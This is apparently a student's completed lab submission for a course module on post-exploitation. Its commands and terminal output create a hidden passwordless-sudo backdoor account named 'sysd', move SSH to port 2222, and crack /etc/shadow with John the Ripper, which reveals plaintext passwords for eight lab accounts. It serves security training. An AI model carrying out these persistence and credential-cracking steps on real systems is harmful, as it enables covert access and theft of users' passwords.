



Module 6 Challenge Submission File

Advanced Bash: Owning the System

Make a copy of this document to work in, and then for each step, add the solution commands below the prompt. Save and submit this completed file as your Challenge deliverable.

Step 1: Shadow People


1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created.

```
Tue 08 Aug, 20:32 sysadmin
root@a68af34a3b3f: /home/sysadmin
File Edit View Search Terminal Help
root@a68af34a3b3f:/home/sysadmin# useradd sysd
root@a68af34a3b3f:/home/sysadmin#
```

2. Give your secret user a password.


```
Thu 10 Aug, 22:12 sysadmin
root@91f25a479b7d: /home/sysadmin
File Edit View Search Terminal Help
root@91f25a479b7d:/home/sysadmin# passwd sysd
New password:
Retype new password:
passwd: password updated successfully
root@91f25a479b7d:/home/sysadmin#
```

3. Give your secret user a system UID < 1000.




```
root@91f25a479b7d: /home/sysadmin
File Edit View Search Terminal Help
root@91f25a479b7d:/home/sysadmin# usermod -u 233 sysd
root@91f25a479b7d:/home/sysadmin#
```

4. Give your secret user the same GID.




```
root@91f25a479b7d: /home/sysadmin
File Edit View Search Terminal Help
root@91f25a479b7d:/home/sysadmin# groupmod -g 233 sysd
root@91f25a479b7d:/home/sysadmin# cat /etc/passwd | tail -1
sysd:x:233:233::/home/sysd:/bin/sh
root@91f25a479b7d:/home/sysadmin#
```

5. Give your secret user full `sudo` access without the need for a password.



```
root@91f25a479b7d: /home/sysadmin
File Edit View Search Terminal Help
root@91f25a479b7d:/home/sysadmin# usermod -aG sudo sysd
root@91f25a479b7d:/home/sysadmin#
```

6. Test that `sudo` access works without your password.




A terminal window titled "root@91f25a479b7d: /home/sysadmin" with standard window controls. The terminal shows the following commands and output:

```
File Edit View Search Terminal Help
root@91f25a479b7d:/home/sysadmin# sudo visudo
root@91f25a479b7d:/home/sysadmin# su sysd
$ sudo -l
Matching Defaults entries for sysd on 91f25a479b7d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on 91f25a479b7d:
    (ALL : ALL) NOPASSWD: ALL
$
```

Step 2: Smooth Sailing

1. Edit the `sshd_config` file.



```
root@91f25a479b7d: /home/sysadmin
File Edit View Search Terminal Help
GNU nano 4.8 /etc/ssh/sshd_config
# $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped w
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 2222
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

[ Read 124 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell
```

Step 3: Testing Your Configuration Update

1. Restart the SSH service.

```
sudo systemctl restart ssh
```

2. Exit the `root` account.

```
exit  
exit
```

3. SSH to the target machine using your `sysd` account and port `2222`.

```
ssh sysd@192.168.6.105 -p 2222
```

4. Use `sudo` to switch to the root user.


```
sudo su
```

Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port 2222.

```
ssh sysd@192.168.6.105 -p 2222
```

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file.



```
root@66c75e49ab5d: /home/sysadmin
File Edit View Search Terminal Help
root@66c75e49ab5d:/home/sysadmin# john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
computer      (stallman)
freedom       (babbage)
trustno1      (mitnik)
dragon        (lovelace)
lakers        (turing)
passw0rd      (sysadmin)
Goodluck!     (student)
kma           (sysd)
8g 0:01:24:47 3/3 0.001572g/s 311.9p/s 330.0c/s 330.0C/s tty..1237ma
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@66c75e49ab5d:/home/sysadmin#
```